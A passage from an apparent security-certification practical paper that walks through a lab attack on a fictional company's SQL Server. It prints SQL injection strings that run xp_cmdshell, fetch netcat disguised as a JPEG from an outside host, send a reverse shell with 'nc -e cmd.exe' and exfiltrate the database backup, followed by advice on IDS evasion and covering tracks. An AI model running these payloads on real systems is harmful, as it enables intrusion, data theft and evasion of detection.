20:04:58.338867 IP 24.116.117.1.54855 > 24.116.117.244.80: P 1:677(676) ack
1 win 65535 <nop,nop,timestamp 1017822618 0>
0x0000   4500 02d8 56f4 4000 4006 c54e 1874 7501        E...V.@.@..N.tu.
0x0010   1874 75f4 d647 0050 01ec 8473 247e bc5d        .tu..G.P...s$~.]
0x0020   8018 ffff 5fad 0000 0101 080a 3caa bd9a        ...._.......<...
0x0030   0000 0000 4745 5420 2f43 6172 7473 2f43        ....GET./Carts/C
0x0040   6f6d 7075 7465 7273 2f76 6965 7743 6172        omputers/viewCar
0x0050   742e 6173 703f 7573 6572 4944 3d32 3839        t.asp?userID=289
0x0060   3332 3235 3132 3537 3232 3633 3427 3b64        3225125722634';d
0x0070   6563 6c61 7265 2532 3040 6125 3230 7379        eclare%20@a%20sy
0x0080   736e 616d 6525 3230 7365 7425 3230 4061        sname%20set%20@a
0x0090   3d27 6d61 7374 6572 2e2e 272b 2778 705f        ='master..'+'xp_
0x00a0   272b 2763 6d64 7368 656c 6c27 6578 6563        '+'cmdshell'exec
0x00b0   2532 3040 6125 3230 2763 6f70 7925 3230        %20@a%20'copy%20
0x00c0   433a 5c22 7072 6f67 7261 6d25 3230 6669        C:\"program%20fi
0x00d0   6c65 7322 5c22 696e 7465 726e 6574 2532        les"\"internet%2
0x00e0   3065 7870 6c6f 7265 7222 5c69 6578 706c        0explorer"\iexpl
0x00f0   6f72 652e 6578 6525 3230 433a 5c77 696e        ore.exe%20C:\win
0x0100   646f 7773 5c73 7973 7465 6d33 325c 6472        dows\system32\dr
```

Injection 2: *Obtaining Netcat*

```
http://24.116.117.244/Carts/Computers/viewCart.asp?userID=2893225125722634'
;declare%20@a%20sysname%20set%20@a='master..'+'xp_'+'cmdshell'exec%20@a%20'
C:\windows\system32\dirvers\iexplore.exe%2024.116.117.2/~stevejobs/smile.jp
g'--&viewID=48
```

```
'C:\windows\system32\drivers\iexplore.exe
```

The above section is directing the Command Interpreter to launch Internet Explorer.

```
24.116.117.2/~stevejobs/smile.jpg
```

This is the URL that Internet Explorer is instructed to 'GET' The IP address 24.116.117.2 has previously been honourably employed as an Idle-Host for the purposes of the 'hping2' scanning exercise now represents a 'Free e-mail/web space' Server, which, for the purposes of this paper is understood to be part of the geocities.yahoo.com domain, Billy-Jean has a number of these 'holding' sites around the Internet which maintain copies of her various hacking tools. That it is a very public and well known, easily "trusted" (by users) site, is an additional precaution for Billy-Jean, an internal user browsing web sites in this domain would hardly trigger any alarms.

The requirement to be defined as a "Trusted Zone Site", as defined by Internet Explorer, Enhanced Security Configuration [*] is not a condition of this exploit but is no doubt of use to Billy-Jean in other circumstances. Please refer to the Extras Section for a detailed discussion of this eventuality.

`smile.jpg`

This file is Netcat (renamed) which, when downloaded, will be used as a backdoor by Billy-Jean to provide full access to the system via a command shell, 'netcat.exe' has been renamed by Billy-Jean for a number of distinct reasons.

1. All her hacking tools that are distributed around the Internet are renamed to conceal their true purpose.
2. If she needs to obtain a tool whilst sitting at a tightly secured machine (refer to the Extras Section) the name and especially the .jpg extension will by-pass even the 'Enhanced Security Configured Internet Explorer 6.0' (installed by default on Enterprise Server 2000)
3. It also helps to slip past Anti-Virus protection which in some configurations will scan incoming e-mail for 'dangerous' extensions, like '.vbs', .'exe', '.com' etc.
4. It can also help to slip her tools past any Web Content Monitoring applications.

Where does the file go?
Its Magic! Well no, merely slight of hand by Internet Explorer. Files with the .jpg or .html file extension are not exactly 'downloaded' in the sense that one normally understands by this term, rather they are 'cached'. This caching is done by Internet Explorer for a variety of reasons, probably the most well understood is that of speed. For example, why take an age to 'GET' every part of your favourite web site when only some of the text has changed? Explorer holds the site in cache (on the 'local disk') and only needs to 'GET' the bits that have changed, this made a whole lot of sense, especially in those long ago pre-broadband days. These cached files are retained in a very specific area, In Windows, the full path to the directory containing these files is;

C:\Documents and Settings\<USER>\Local Settings\Temporary Internet Files\Content.IE5\

<USER>	In the case of the Default SQL Server installation is 'Administrator.GIAC_LOCAL'

This directory is hidden and may only be viewed from the command line using the '/s' flag

```
C:\>dir /s
```

/s	Display files in specified directory and subdirectories. For some reason the /s will display hidden files the even /AH will not.

Using Windows Explorer it appears that there is no Contents.IE5 folder as the files are in plain view in the 'Temporary Internet Files' folder. What is happening here is that Windows is 'abstracting' the real directory from the user. Please refer to the Appendix at the end of this paper for further details.

The following traces are taken from the Database Server and show firstly, the Web Server (172.16.26.4) re-laying the SQL Injection string to the Database Server (172.16.28.22). The entire Injection string can be seen quite clearly, notice it has now been stripped of the UEL encoded '%20' space

```
07:03:23.081524 IP 172.16.26.4.1789 > 172.16.28.22.1433: P
2086296431:2086296727(296) ack 1374937963 win 17520
0x0000   4500 0150 8031 4000 7f06 ec3b ac10 1a04        E..P.1@....;....
0x0010   ac10 1c16 06fd 0599 7c5a 5b6f 51f3 e36b        ........|Z[oQ..k
0x0020   5018 4470 0fe2 0000 0101 0128 0000 0100        P.Dp.......(....
0x0030   6400 6500 6300 6c00 6100 7200 6500 2000        d.e.c.l.a.r.e...
0x0040   4000 6100 2000 7300 7900 7300 6e00 6100        @.a...s.y.s.n.a.
0x0050   6d00 6500 2000 7300 6500 7400 2000 4000        m.e...s.e.t...@.
0x0060   6100 3d00 2700 6d00 6100 7300 7400 6500        a.=.'.m.a.s.t.e.
0x0070   7200 2e00 2e00 2700 2b00 2700 7800 7000        r.....'.+.'.x.p.
0x0080   5f00 2700 2b00 2700 6300 6d00 6400 7300        _.'.+.'.c.m.d.s.
0x0090   6800 6500 6c00 6c00 2700 0d00 0a00 6500        h.e.l.l.'.....e.
0x00a0   7800 6500 6300 2000 4000 6100 2000 2700        x.e.c...@.a...'.
0x00b0   4300 3a00 5c00 7700 6900 6e00 6400 6f00        C.:.\.w.i.n.d.o.
0x00c0   7700 7300 5c00 7300 7900 7300 7400 6500        w.s.\.s.y.s.t.e.
0x00d0   6d00 3300 3200 5c00 6400 7200 6900 7600        m.3.2.\.d.r.i.v.
0x00e0   6500 7200 7300 5c00 6900 6500 7800 7000        e.r.s.\.i.e.x.p.
0x00f0   6c00 6f00 7200 6500 2e00 6500 7800 6500        l.o.r.e...e.x.e.
0x0100   2000 3200 3400 2e00 3100 3100 3600 2e00        ..2.4...1.1.6...
0x0110   3100 3100 3700 2e00 3200 2f00 7e00 7300        1.1.7...2./.~.s.
0x0120   7400 6500 7600 6500 6a00 6f00 6200 7300        t.e.v.e.j.o.b.s.
0x0130   2f00 7300 6d00 6900 6c00 6500 2e00 6a00        /.s.m.i.l.e...j.
0x0140   7000 6700 2700 3b00 0d00 0a00 0d00 0a00        p.g.'.;.........
```

The next trace shows the Database Server requesting the file from the geocities.yahoo.com

```
07:03:24.914525 IP 172.16.28.22.1562 > 24.116.117.2.80: P 1:235(234) ack 1
win 17520
0x0000   4500 0112 2fd9 4000 8006 7471 ac10 1c16        E.../.@...tq....
0x0010   1874 7502 061a 0050 c166 5331 b849 deeb        .tu....P.fS1.I..
0x0020   5018 4470 3add 0000 4745 5420 2f7e 7374        P.Dp:...GET./~st
0x0030   6576 656a 6f62 732f 736d 696c 652e 6a70        evejobs/smile.jp
0x0040   6720 4854 5450 2f31 2e31 0d0a 4163 6365        g.HTTP/1.1..Acce
0x0050   7074 3a20 2a2f 2a0d 0a41 6363 6570 742d        pt:.*/*..Accept-
0x0060   4c61 6e67 7561 6765 3a20 656e 2d75 730d        Language:.en-us.
0x0070   0a41 6363 6570 742d 456e 636f 6469 6e67        .Accept-Encoding
0x0080   3a20 677a 6970 2c20 6465 666c 6174 650d        :.gzip,.deflate.
0x0090   0a55 7365 722d 4167 656e 743a 204d 6f7a        .User-Agent:.Moz
0x00a0   696c 6c61 2f34 2e30 2028 636f 6d70 6174        illa/4.0.(compat
0x00b0   6962 6c65 3b20 4d53 4945 2036 2e30 3b20        ible;.MSIE.6.0;.
0x00c0   5769 6e64 6f77 7320 4e54 2035 2e32 3b20        Windows.NT.5.2;.
0x00d0   2e4e 4554 2043 4c52 2031 2e31 2e34 3332        .NET.CLR.1.1.432
0x00e0   3229 0d0a 486f 7374 3a20 3234 2e31 3136        2)..Host:.24.116
0x00f0   2e31 3137 2e32 0d0a 436f 6e6e 6563 7469        .117.2..Connecti
0x0100   6f6e 3a20 4b65 6570 2d41 6c69 7665 0d0a        on:.Keep-Alive..
0x0110   0d0a                          ..
```

The following trace displays the start of the file download. Notice the 1460 byte size per packet, the maximum transmission unit (MTU) for Ethernet is 1500 so with a 20 byte IP header and a 20 Byte TCP header that leaves 1460 bytes of payload. The selective acknowledgements ACK's, not ACKing every packet, is a bandwidth optimisation feature. [Stevens]

```
07:03:24.924345 IP 24.116.117.1.80 > 172.16.28.22.1562: . 1:1461(1460) ack 235 win
65535
```

```
07:03:24.925562 IP 24.116.117.1.80 > 172.16.28.22.1562: . 1461:2921(1460) ack 235
win 65535
07:03:24.925701 IP 172.16.28.22.1562 > 24.116.117.1.80: . ack 2921 win 17520
07:03:24.926908 IP 24.116.117.1.80 > 172.16.28.22.1562: . 2921:4381(1460) ack 235
win 65535
07:03:24.927087 IP 172.16.28.22.1562 > 24.116.117.1.80: . ack 4381 win 17520
07:03:24.935653 IP 24.116.117.1.80 > 172.16.28.22.1562: . 4381:5841(1460) ack 235
win 65535
07:03:24.935740 IP 24.116.117.1.80 > 172.16.28.22.1562: . 5841:7301(1460) ack 235
win 65535
07:03:24.935858 IP 24.116.117.1.80 > 172.16.28.22.1562: . 7301:8761(1460) ack 235
win 65535
07:03:24.936143 IP 24.116.117.1.80 > 172.16.28.22.1562: . 8761:10221(1460) ack 235
win 65535
07:03:24.936202 IP 24.116.117.1.80 > 172.16.28.22.1562: . 10221:11681(1460) ack 235
win 65535
07:03:24.936315 IP 24.116.117.1.80 > 172.16.28.22.1562: . 11681:13141(1460) ack 235
win 65535
07:03:24.936523 IP 172.16.28.22.1562 > 24.116.117.1.80: . ack 13141 win 17520
07:03:24.936854 IP 24.116.117.1.80 > 172.16.28.22.1562: . 13141:14601(1460) ack 235
win 65535
07:03:24.959227 IP 24.116.117.1.80 > 172.16.28.22.1562: . 14601:16061(1460) ack 235
win 65535
```

Summation:
These trace's then confirms that even with the stringent Router and Firewall configurations designed by Stu Garrett, Billy-Jean has still managed to download her backdoor onto the Database Server situated on the Private Internal Network of GIAC Enterprises.

It is noted for the record that the modified exploit string also completely evaded the original Snorts IDS signatures and those designed by Billy-Jean to detect wpoison.

Injection 3: *Moving and Renaming 'smile.jpg' (Netcat)*
Now that netcat is resident on the Database Server, Billy-Jean's next Injection command will be to rename 'smile.jpg' to 'svchost.exe' she obtained this idea from the excellent SANS GCIH paper "Greymatter Remote Command Execution Vulnerability" by Kenneth Rode 2004 [57], and place it in the C:\windows\system32\drivers\ directory.

```
http://24.116.117.244/Carts/Computers/viewCart.asp?userID=2893225125722634'
;declare%20@a%20sysname%20set%20@a='master..'+'xp_'+'cmdshell'exec%20@a%20'
move%20C:\"doccuments%20and%20settings"\administrator\"local%20Settings"\"t
emporary%20internet%20files\contentIE5\GDANCLAF\smile[1].jpg%20C:\windows\s
ystem32\drivers\svchost.exe'--&viewID=48
```

The above string is fairly self-explanatory. Billy-Jean will wish to 'hide' Netcat in a number of ways, first to the casual observer it's name is made identical to a valid windows program, and more importantly as it is quite natural for 'svchost.exe' to appear in the Process Manager window multiple times it will be hidden here to and will not give any rise to alarm. Secondly she buries the file in the 'Drivers' directory, one step down from its blameless namesake.

```
\contentIE5\GDANCLAF\smile[1].jpg
```

The directory \GDANCLAF is discussed later in the 'Confessions' Section, the reason that 'smile.jpg' is now 'smile[1].jpg' is due to the abstraction process in Windows, Internet Explorer will tag all its cashed files with the '[1]' suffix before the file extension. When viewed in Windows Explorer the file name is 'smile.jpg'. This is the name of the file as it was on the Web Server that hosted it. Right clicking the file and selecting 'properties' will reveal the cache name.

In order to conserve space there are no traces of this Injection.

Injection 4: *Shovelling the Command Shell*
Once this has been achieved the next injection string will be to instruct Netcat (svchost.exe) to 'shovel' a command shell over to the workstation at the cyber cafe (hence the 'ipconfig' command earlier). The new Injection string is as follows;

```
http://24.116.117.244/Carts/Computers/viewCart.asp?userID=2893225125722634'
;declare%20@a%20sysname%20set%20@a='master..'+'xp_'+'cmdshell'exec%20@a%20'
C:\windows\system32\drivers\svchost.exe%2024.116.117.1%20-e%20cmd.exe'--
&viewID=48
```

For clarity the command is reproduced below;

```
svchost.exe 24.116.117.1 80 -e cmd.exe
```

-e	This instructs svchost.exe (Netcat) to send the following program (cmd.exe) to the host 24.116.117.1, recall Billy-Jean has already configured a Netcat on that host to listen on port 80 (remembering that port 80 and 445 are the only outbound ports on the firewall).

The Shell dutifully appears on Billy-Jeans Machine at the Cyber Cafe. Recalling that a Netcat listener is already configured and waiting there with the command:

```
E:\>nc -l -p 80
```




Figure 15

The screen shot shown above is not from the LAB Windows 2000 host (emulating the Cyber Cafe Machine) but from the LAB Macintosh (emulating Billy-Jeans Office Machine), illustrating that 'Netcat' is quite capable of delivering a Windows shell to a *NIX host and conversely a *NIX shell to a Windows host, of course to get Netcat to 'shovel' a *NIX shell, from a *NIX machine to a Windows Machine the command would look like this;

```
nc 24.116.117.1 80 -e /bin/bash     Or what ever shell was to ones liking,
                                    for example /bin/sh.
```

The following trace is, in the Authors view, the most satisfying any to have recorded. It shows the Injection Exploit, originating from the Web Server and targeting the Database Server but this time instructing Netcat to send a Windows command shell to Billy-Jean at the Cyber Cafe.

```
12:08:02.682371 IP 172.16.26.4.1784 > 172.16.28.22.1433: P
2329296013:2329296293(280) ack 2783194328 win 17449
0x0000   4500 0140 8de6 4000 7f06 de96 ac10 1a04        E..@..@.........
0x0010   ac10 1c16 06f8 0599 8ad6 3c8d a5e4 2cd8        ..........<...,.
0x0020   5018 4429 1d5b 0000 0101 0118 0000 0100        P.D).[..........
0x0030   6400 6500 6300 6c00 6100 7200 6500 2000        d.e.c.l.a.r.e...
0x0040   4000 6100 2000 7300 7900 7300 6e00 6100        @.a...s.y.s.n.a.
0x0050   6d00 6500 2000 7300 6500 7400 2000 4000        m.e...s.e.t...@.
0x0060   6100 3d00 2700 6d00 6100 7300 7400 6500        a.=.'.m.a.s.t.e.
0x0070   7200 2e00 2e00 2700 2b00 2700 7800 7000        r.....'.+.'.x.p.
0x0080   5f00 2700 2b00 2700 6300 6d00 6400 7300        _.'.+.'.c.m.d.s.
```

```
0x0090   6800 6500 6c00 6c00 2700 0d00 0a00 6500        h.e.l.l.'.....e.
0x00a0   7800 6500 6300 2000 4000 6100 2000 2700        x.e.c...@.a...'.
0x00b0   4300 3a00 5c00 7700 6900 6e00 6400 6f00        C.:.\.w.i.n.d.o.
0x00c0   7700 7300 5c00 7300 7900 7300 7400 6500        w.s.\.s.y.s.t.e.
0x00d0   6d00 3300 3200 5c00 6400 7200 6900 7600        m.3.2.\.d.r.i.v.
0x00e0   6500 7200 7300 5c00 7300 7600 6300 6800        e.r.s.\.s.v.c.h.
0x00f0   6f00 7300 7400 2e00 6500 7800 6500 2000        o.s.t...e.x.e...
0x0100   3200 3400 2e00 3100 3100 3600 2e00 3100        2.4...1.1.6...1.
0x0110   3100 3700 2e00 3100 2000 3800 3000 2000        1.7...1...8.0...
0x0120   2d00 6500 2000 6300 6d00 6400 2e00 6500        -.e...c.m.d...e.
0x0130   7800 6500 2700 3b00 0d00 0a00 0d00 0a00        x.e.'.;.........
```

Above is the Injection string,

```
12:08:02.830472 IP 172.16.28.22.1433 > 172.16.26.4.1784: . ack 280 win
17520
0x0000   4500 0028 3dd8 4000 8006 2ebd ac10 1c16        E..(=.@.........
0x0010   ac10 1a04 0599 06f8 a5e4 2cd8 8ad6 3da5        ..........,...=.
0x0020   5010 4470 3560 0000                            P.Dp5`..
```

Above, the Database Server's ACK of the string,

```
12:08:02.860923 IP 172.16.28.22.1638 > 24.116.117.1.80: S
3639864746:3639864746(0) win 16384 <mss 1460,nop,nop,sackOK>
0x0000   4500 0030 3dd9 4000 8006 6753 ac10 1c16        E..0=.@...gS....
0x0010   1874 7501 0666 0050 d8f3 edaa 0000 0000        .tu..f.P........
0x0020   7002 4000 202f 0000 0204 05b4 0101 0402        p.@../..........
12:08:02.867770 IP 24.116.117.1.80 > 172.16.28.22.1638: S
1761146654:1761146654(0) ack 3639864747 win 65535 <mss 1460>
0x0000   4500 002c 51aa 4000 3e06 9586 1874 7501        E..,Q.@.>....tu.
0x0010   ac10 1c16 0050 0666 68f8 f71e d8f3 edab        .....P.fh.......
0x0020   6012 ffff 150e 0000 0204 05b4 0000             `.............
12:08:02.870508 IP 172.16.28.22.1638 > 24.116.117.1.80: . ack 1 win 17520
0x0000   4500 0028 3dda 4000 8006 675a ac10 1c16        E..(=.@...gZ....
0x0010   1874 7501 0666 0050 d8f3 edab 68f8 f71f        .tu..f.P....h...
0x0020   5010 4470 e85a 0000                            P.Dp.Z..
```

Here is the entire 3 way handshake initiated by the Database Server with the Cyber Cafe Machine,

```
12:08:02.942899 IP 172.16.28.22.1638 > 24.116.117.1.80: P 1:102(101) ack 1
win 17520
0x0000   4500 008d 3ddb 4000 8006 66f4 ac10 1c16        E...=.@...f.....
0x0010   1874 7501 0666 0050 d8f3 edab 68f8 f71f        .tu..f.P....h...
0x0020   5018 4470 1d69 0000 4d69 6372 6f73 6f66        P.Dp.i..Microsof
0x0030   7420 5769 6e64 6f77 7320 5b56 6572 7369        t.Windows.[Versi
0x0040   6f6e 2035 2e32 2e33 3739 305d 0d0a 2843        on.5.2.3790]..(C
0x0050   2920 436f 7079 7269 6768 7420 3139 3835        ).Copyright.1985
0x0060   2d32 3030 3320 4d69 6372 6f73 6f66 7420        -2003.Microsoft.
0x0070   436f 7270 2e0d 0a0d 0a43 3a5c 5749 4e44        Corp.....C:\WIND
0x0080   4f57 535c 7379 7374 656d 3332 3e               OWS\system32>
12:08:03.034002 IP 24.116.117.1.80 > 172.16.28.22.1638: . ack 102 win 65535
0x0000   4500 0028 51ab 4000 3e06 9589 1874 7501        E..(Q.@.>....tu.
0x0010   ac10 1c16 0050 0666 68f8 f71f d8f3 ee10        .....P.fh.......
0x0020   5010 ffff 2c66 0000 0000 0000 0000             P...,f........
```

And finally the database Server 'PUSH' shovelling the 'cmd.exe' shell over to Billy-Jean.

Finding the Database:

Billy-Jean has now complete access to the Database Server with local administrator permissions. She uses the command shell to traverse to the default log-file directory of SQL Server, where she will enter the command;

```
Database Server C:\Program Files\Microsoft SQL Server\MSSQL\LOG>type
errorlog

<snip>

2004-05-15 23:58:29.16 backup    Database backed up: Database: spidersales,
creation date(time): 2004/05/01(11:43:42), pages dumped: 251, first LSN:
9:209
:1, last LSN: 9:213:1, number of dump devices: 1, device information:
(FILE=1, TYPE=DISK: {'C:\Program Files\Microsoft SQL
Server\MSSQL\BACKUP\spidersales
14062004.bak'}).
```

The GIAC Enterprise Database, which is in this example, is the 'SpiderSales' database is seen to be located in the default SQL Server Backup directory. As Billy-Jean cannot upload the 'live' database (in use by SQL) a backup, only one day old is just fine. Typing '`exit`' at the command prompt she is able to gracefully close the Netcat connection.

Injection 5: *Uploading the Database*

The last Injection Billy-Jean needs to execute will instruct Netcat to upload the SpiderSales 'Data File, (SpiderSales_DATA.MDF) and its Transaction Log File (SpiderSales_Log.LDF) She resets her local Netcat listener to the configuration below:

```
Cyber_Cafe E:\>nc.exe -l -p80 > E:\gotcha.mdf
```

>	This instructs Netcat to direct the incoming data stream into a file on her USB Memory Stick called 'gotcha.mdf'.

```
http://24.116.117.244/Carts/Computers/viewCart.asp?userID=2893225125722634'
;declare%20@a%20sysname%20set%20@a='master..'+'xp_'+'cmdshell'exec%20@a%20'
C:\windows\system32\drivers\svchost.exe%2024.116.117.1%20<%20C:\"Program%20
Files"\"Microsoft%20SQL%20Server"\MSSQL\BACKUP\ spidersales14062004.bak'--&viewID=48

svchost.exe 24.116.117.1 < C:\<path> spidersales14062004.bak
```

<	Once the connection to 24.116.117.1 is made upload the file at the end of this directory path.

This process is repeated for the Log file, in order to conserve space this will not be carried out in the LAB.

In order to conserve space there are no traces of this Injection.

Billy-Jean has now accomplished her contract to recover the GIAC Enterprises Database. She will now clean up the Cyber Cafe host by clearing all History and Cache's on Internet Explorer and performing a reboot. It goes with out saying that

Billy-Jean always wears gloves. Note: as the Cyber Cafe uses Network Address Translation and DHCP, the Source IP address used in Billy-Jeans Exploit will lead to the NAT/DHCP Server in this case the Linksys router and not the actual machine.

The entire mission time, less than 10 minutes, the majority of which was taken up by the database transfer.

Keeping Access:
For Billy-Jean the rest is academic, she is a professional and has no wish to 'own' GIAC Enterprises' Systems. It is also not in her contract to exit cleanly. Her client doesn't care if GIAC Enterprises discover they have been the victim of a 'Hack'. Thus *'fast in fast out and don't get caught'* is the way to go. Billy-Jean has none the less kindly consented to explain to the Author what she would be concerned with 'if' she were required to maintain access to the system.

The Alternatives:
Billy-Jean must assume that every host in GIAC Enterprises is protected with Anti-Virus Software (AV) using the latest Virus Definition files she will assume that they are also using Host Based Intrusion Detection Systems (HIDS). This cautious assumption will therefore deselect many, if not all of the particularly well-known tools used for retaining access. However a brief discussion of them will be included in this section.

There are a variety of 'Trojan Horse Backdoor' [58] programs, (for example 'Sub7' [59], 'Back Orifice' [60] and 'NetBus' [61]) circulating on the Internet whose sole purpose, other than to pretend to be something they are not, is as the name suggests, to provide backdoor access to a host system. These products operate at the Application layer' of the Operating System. Billy-Jean, having a large quantity of these tools in her LAB knows that any Anti-Virus software worth its name has a signature for each of them. Thus rendering them quite useless in a stealth situation.

There is also the option to install some type of 'rootkit' [62]. Unlike the previous tools, rootkits operate much closer to the Operating System and are modified versions of system programs designed to hide the presence of the Attacker. A simple example of this in the *NIX world would be a 'rootkit' version of the 'ls' program. 'ls' is to *NIX what 'dir' is to Windows, it is used to provide a directory listing. Now if an attacker wished to hide a directory called for example 'bad_stuff' then they would modify the source code (freely available for most *NIX flavours) of the 'ls' program in a way that would never display any directory with this name. Once compiled and exchanged for the original 'ls' the directory, although there, is to all intents and purposes invisible. A particular favourite rootkit tool of Billy-Jean's for use on the Windows operating system is the 'vanquish' rootkit [63]. Yet again Billy-Jean knows that if the GIAC Enterprises have installed some form of Host Based Intrusion Detection Software, like for example, Tripwire for Windows [64], then the installation of this or any other Widows rootkit that modified existing files would trigger an alert. For a fuller discussion of Tripwire and the use of MD5 hash signatures please refer to Reference [64].

Yet further down into the 'Kernel' of the Operating System Kernel rootkits [62] are to be found, however these will require re-booting the host and Billy-Jean will not only lose connection but someone will wonder why the Database Server has decided to reboot itself. Not a stealthy operation.

Billy-Jean recommends sticking with Netcat because...

Netcat, unlike the Application Trojan Backdoors does not trigger AV Software at least the AV software she has tested in her LAB Norton Anti-Virus 2003, Version 9.0.5.15, with the latest definitions 13-6-2004. She has not tested the modified name trick with other AV products but predicts a similar negative outcome.

Netcat is very small being one single file and does not require any modification to the registry settings to operate. An action that would trigger Tripwire for Windows.

One must also remember that due to the Network Configuration at GIAC Enterprises, there is no direct access to the Private Internal Network from the Internet. Therefore assuming for the moment that Sub7 or Back Orifice didn't trigger either the AV or the HIDS Applications they are still unsuitable for the simple reason that they are server oriented, that is, Billy-Jean would need to initiate the connection to obtain access, an action prevented by the Firewall Configuration.

The only problem with this is that as Netcat is 'shovelling the shell' out of the Network, it will need to be scheduled in some way otherwise a permanent connection, even outbound to port 80, will start to look suspicious. This could be quite an issue generally it would men scheduling Netcat with 'at' [65], the Windows version of the *NIX 'cron' scheduler [33]. It would require writing a batch file of the Netcat commands needed to shovel the shell, seen previously, then instructing the scheduler when to run it, like say, every office week day during business hours, much less conspicuous than late evening. The problem here is that the scheduled task is easy to spot and Billy-Jean would have to be in the same Cyber Cafe at the same Workstation at the same time each day with her Netcat listener. She is a lot smarter than that.

Billy-Jean sees absolutely no problem in using her perfectly good Injection Exploit as a mechanism to launch Netcat. After all she will then be free to change her physical location, she simply updates Netcat with the Injection Exploit to target the new IP address. Staying mobile and keeping the up-time to a minimum, (minutes not hours) will make it extremely difficult for the authorities to trace her to any specific location.

4.5.0 Covering Tracks:

In most situations, once having compromised a machine an Attacker will attempt to 'patch' the vulnerability that provided the original access point [57]. This measure is generally taken in order to prevent other Attackers from obtaining access to the Target host. As has been shown this 'vulnerability' has many aspects, from lack of input validation within the Spider Sales Shopping Cart active server pages, to the default installation of SQL Server, which amongst other issues, has the dangerous 'Extended Stored Procedures' installed. To patch this vulnerability is then no small feet, to even attempt this it would first necessitate the 'owning' of the Web Server before amending the vulnerable '.asp' files to correctly manage input validation. Or delete the 'xp_cmdshell' stored procedure on the database server, assuming it was not being used for a legitimate reason by the GIAC Enterprises Staff. However these risks far outweigh any potential benefit.

Hide Netcat:
One of the first actions taken by Billy-Jean and discussed previously, was to 'hide' netcat, this was achieved by both changing its name to a regular Windows file which under normal operation, may appear multiple times as a process in the Task Manager and thus not look too untoward, and 'burying' it in the 'Drivers' directory one directory down from the real svchost.exe file.

Kill Processes:
As iexplore.exe was initiated by the 'xp_cmdshell' procedure it will still be resident in memory. This process will be required to be killed. Billy-Jean whilst online would have performed this during her time searching for the backup of the database, she would use the following command:

```
GIACDB01 C:\>taskkill /f /im iexplore.exe
SUCCESS: The process "IEXPLORE.EXE" with PID 2700 ha been terminated.
```

/f	Force kill.
/im	Image Name.

She then proceeds to delete the copy of the program:

```
GIACDB01 C:\>del C:\windows\system32\drivers\iexplore.exe
```

In order to remove Netcat (svchost.exe) she would have to use the Injection exploit 'xp_cmdshell' once more to delete the file.

Editing Log Files:
The exploit has traversed over a number of systems owned by GIAC Enterprises each of these systems has the ability to log activity of one kind or another. Depending on the design of the Network there may also be, as there is in this case, a central log server. Each of these devices will be addressed in turn to discover what, if any, information has been logged during the exploit, and what Billy-Jean is able to do about erasing that information. More importantly in Billy-Jeans eyes is what, if any, automated alerting mechanisms are in place to notify GIAC Enterprises of the security breach as it happened.

As a general comment on log files, they do tend to get very large very quickly; they can also take up valuable processor time, therefore in the case of Routers and Firewalls the accepted standard is to only log the packets (events) that are blocked i.e. a 'bad' packet, the logic being if the packet matches a rule and is permitted it must be a 'good' packet. The IIS Server on the other hand will log everything.

For the purposes of this paper all Microsoft Event Logs were erased prior to running the exploit.

Cisco Router:
Stu Garrett made a very detailed configuration available for this device in his GCFW paper and in an attempt to remain as truthful to his design as possible the LAB network Cisco Router has been configured in an almost identical manor (exceptions noted in the Appendix). As a consequence of this, packet logging has not been configured.

OpenBSD Firewall:
Strangely this is again the case with the OpenBSD pf Firewall, none of the rules have logging enabled.

This is somewhat of a mute point recalling that both the Router and Firewall permit Billy-Jean's Exploit inbound to a known 'allowed' Host and Port, so there would be no log of its passage in any case. Nevertheless, best practice border security design dictates that both devices should be logging suspicious packets as a matter of course.

Snort IDS:
The Snort IDS with its very extensive ruleset is configured to alert and log any packet that triggers a rule. This has been observed earlier during the LAB test of the un-obfuscated 'xp_cmdshell' string, however Billy-Jean's modified exploit is not detected and thus no logs are found here either, or so she thinks...

Web Server:
IIS Web Logs

The IIS Web Server on the other hand lives to create log information; these logs are standard ASCII text files.

C:\windows\system32\logfiles\W3SVC1\

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2004-05-15 01:12:50
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-
username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status

2004-05-16 09:05:59 172.16.26.4 GET
/Carts/Computers/viewCart.asp?userID=289322512572
2634';declare%20@a%20sysname%20set%20@a='master..'+'xp_'+'cmdshell'exec%20@
